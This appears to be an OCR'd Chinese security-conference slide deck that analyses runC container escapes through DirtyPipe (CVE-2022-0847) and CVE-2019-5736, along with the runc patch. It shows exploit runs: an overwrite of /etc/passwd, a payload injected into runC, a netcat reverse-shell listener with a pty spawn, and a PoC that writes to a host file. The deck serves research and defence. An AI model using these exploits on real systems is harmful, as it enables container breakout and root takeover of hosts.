



进退维谷： runC的阿克琉斯之踵

阮博男 绿盟科技 星云实验室

+| 进阶，
护航未来
T ()

About Me

- GitHub: brant-ruan
- Blog: blog.wohin.me
- 主要研究方向为云虚拟化和5G安全
- 《绿盟科技云原生安全技术报告》共同作者
- 《云原生安全：攻防实践与体系构建》共同作者
- 开源云原生攻防靶场项目Metarget发起和维护人




CONTENTS

目录

- 01 故事要从DirtyPipe讲起
- 02 名噪一时的CVE-2019-5736
- 03 常见利用场景与利用手法
- 04 探索更优雅的利用手法
- 05 路在何方





src: <https://containerd.io/img/architecture.png>





故事要从DirtyPipe讲起



The Dirty Pipe Vulnerability

Max Kellermann max.kellermann@ionos.com

Abstract

This is the story of CVE-2022-0847, a vulnerability in the Linux kernel since 5.8 which allows **overwriting data in arbitrary read-only files**. This leads to privilege escalation because unprivileged processes can inject code into root processes.

It is similar to [CVE-2016-5195 “Dirty Cow”](#) but is easier to exploit.

The vulnerability [was fixed](#) in Linux 5.16.11, 5.15.25 and 5.10.102.

```
→ dp uname -r  
5.8.0-050800rc1-generic  
→ dp cat /etc/passwd | head -n 1  
root:x:0:0:root:/root:/usr/bin/zsh  
→ dp ./exploit /etc/passwd 1 hacked
```

It worked!

```
→ dp cat /etc/passwd | head -n 1  
rhacked0:0:root:/root:/usr/bin/zsh
```

PoC: [修改/etc/passwd](#)



从权限提升到容器逃逸

创建并运行容器

```
→ ~ docker run dirypipe:exp-1
[*] exploiting DirtyPipe (CVE-2022-0847)
[+] runC opened for reading as /proc/self/fd/3
[+] got entry point: 0x232390
[*] injecting payload into runC at entrypoint 0x232390
[+] done
```

监听反弹shell

```
→ ~ ncat -klvnp 4444
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key.
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.3.101.
Ncat: Connection from 192.168.3.101:51995.
exit
Ncat: Connection from 192.168.3.101.
Ncat: Connection from 192.168.3.101:51998.
python3 -c "import pty;pty.spawn('/bin/bash')"
<08da5d2c57febb811f43f7ddf67a647d38c8e370d914ef6af#
<08da5d2c57febb811f43f7ddf67a647d38c8e370d914ef6af# cd /
cd /
root@ubuntu-bionic:/#
```



Yuval Avrahami @yuvalavra · 3月8日

回复 @yuvalavra
escape PoC

```
ubuntu@ip-172-31-16-4:~/dirypipe$ cat /bin/* | md5sum
43a6afdd88e40d84b398304213f9d894 -
ubuntu@ip-172-31-16-4:~/dirypipe$ sudo docker run --rm -it $dirypipe_image
It worked!
ubuntu@ip-172-31-16-4:~/dirypipe$ cat /bin/* | md5sum
1f1e2d908687331c045b199c38126ba6 -
```

从DirtyPipe到Docker逃逸

Original Zhuri 默安逐日实验室 2022-03-17 17:12

Phithon 师傅在知识星球也发表了一些想法以及复现过程中遇到的一个问题：
利用该漏洞修改 Docker 内部文件时，其镜像也会发生改变。

在之前的文章《容器环境红队手法总结》中，也曾说到引起 Docker 逃逸的原因归为三类，一类是由于内核漏洞引起的，Dirty-Pipe也是内核漏洞，于是就开始了尝试由 DirtyPipe 到 Docker 逃逸的利用过程。

不忘初心 方得始终

[Archive](#) [About Me](#) [Pages](#) [Tags](#) [Categories](#)

Container escape using dirypipe

After the CVE-2019-5736, most of the security researcher think that the fix is to use memfd_create to create a file in memory and copy the runc binary to this file, but this is wrong. As we can do container escape using dirypipe, so we think the sendfile shares the src file and dst file. But again this is wrong. This two wrong assumption makes the thing work and seems to be expainable. Just like negative plus negative equals positive. There is an old chinese saying, “we can only get superficial knowledge from paper, but deep knowledge from practice”, 纸上得来终觉浅，绝知此事要躬行. The process of exploring the container escape using dirypipe just remind of this old saying.

Return the Yuval pictures, it modifies the files in /bin directory. I'm not sure this is the case that Yuval escape. If he escapes from /proc/self/exe can then the shellcode modify the file in /bin directory it will be like what pictures show, if it isn't the case, there maybe another interesting things.



- 为什么还能通过写runC逃逸?
- 这条路难道不是被CVE-2019-5736的补丁堵死了么?
- 如果确实能够通过写runC实现逃逸...
 - 还有哪些手段能够写runC?
 - 除了runC，还有没有别的东西可以写?
 - 其他的容器运行时?





名噪一时的CVE-2019-5736



```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              NAMES
STATUS              PORTS              NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago    Up 2 minutes      peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
                writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```




```
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/sh
No help topic for '/bin/sh'
rambo@matrix:~/CVE-2019-5736-PoC$ cat /tmp/magic.dat
hello,host
rambo@matrix:~/CVE-2019-5736-PoC$
```

容器逃逸成真：从CTF解题到CVE-2019-5736漏洞挖掘分析

Original 星云实验室 绿盟科技研究通讯 2019-11-20 17:17

35C3 CTF是在第35届混沌通讯大会期间，由知名CTF战队Eat, Sleep, Pwn, Repeat于德国莱比锡举办的一场CTF比赛。比赛中有一道基于Linux命名空间机制的沙盒逃逸题目。赛后，获得第三名的波兰强队Dragon Sector发现该题目所设沙盒在原理上与docker exec命令所依赖的runc（一种容器运行时）十分相似，遂基于题目经验对runc进行漏洞挖掘，成功发现一个能够覆盖宿主机runc程序的容器逃逸漏洞。该漏洞于2019年2月11日通过邮件列表披露，分配编号CVE-2019-5736。

本文将对该CTF题目和CVE-2019-5736作完整分析，将整个过程串联起来，以期形成对容器底层技术和攻击面更深刻的认识，并学习感受其中的思维方式。



“承前”与“启后”





```

shell1% runc run ctr
shell2% runc exec ctr sh
[ this will block for 500 seconds ] # sleep 500秒
shell1[ctr]# ps aux
PID USER TIME COMMAND
1 root 0:00 sh
18 root 0:00 {runc:[2:INIT]} /proc/self/exe init
24 root 0:00 ps aux
shell1[ctr]# ls /proc/18/fd -la
total 0
dr-x----- 2 root root 0 Nov 28 14:29 .
dr-xr-xr-x 9 root root 0 Nov 28 14:29 ..
...
lr-x----- 1 root root 64 Nov 28 14:29 4 -> /run/runc/test
...
shell1[ctr]# ls -la /proc/18/fd/4/..../..
total 0
...
drwxr-xr-x 1 root root 1872 Nov 25 09:22 bin
drwxr-xr-x 1 root root 552 Nov 25 09:46 boot
drwxr-xr-x 21 root root 4240 Nov 27 22:09 dev
drwxr-xr-x 1 root root 4958 Nov 28 14:28 etc
drwxr-xr-x 1 root root 12 Jun 15 12:20 home
drwxr-xr-x 1 root root 1572 Oct 30 12:00 lib

```

修复方案: Set init processes as non-dumpable

CVE-2016-9962



nsenter: clone /proc/self/exe to avoid exposing host binary to container

There are quite a few circumstances where /proc/self/exe pointing to a pretty important container binary is a _bad_ thing, so to avoid this we have to make a copy (preferably doing self-clean-up and not being writeable).

We require `memfd_create(2)` -- though there is an `O_TMPFILE` fallback -- but we can always extend this to use a scratch `MNT_DETACH` overlayfs or `tmpfs`. The main downside to this approach is no page-cache sharing for the runc binary (which overlayfs would give us) but this is far less complicated.

This is only done during nsenter so that it happens transparently to the Go code, and any libcontainer users benefit from it. This also makes ExtraFiles and --preserve-fds handling trivial (because we don't need to worry about it).

Fixes: CVE-2019-5736

Co-developed-by: Christian Brauner <christian.brauner@ubuntu.com>

Signed-off-by: Aleksei Sarai asarai@suse.de



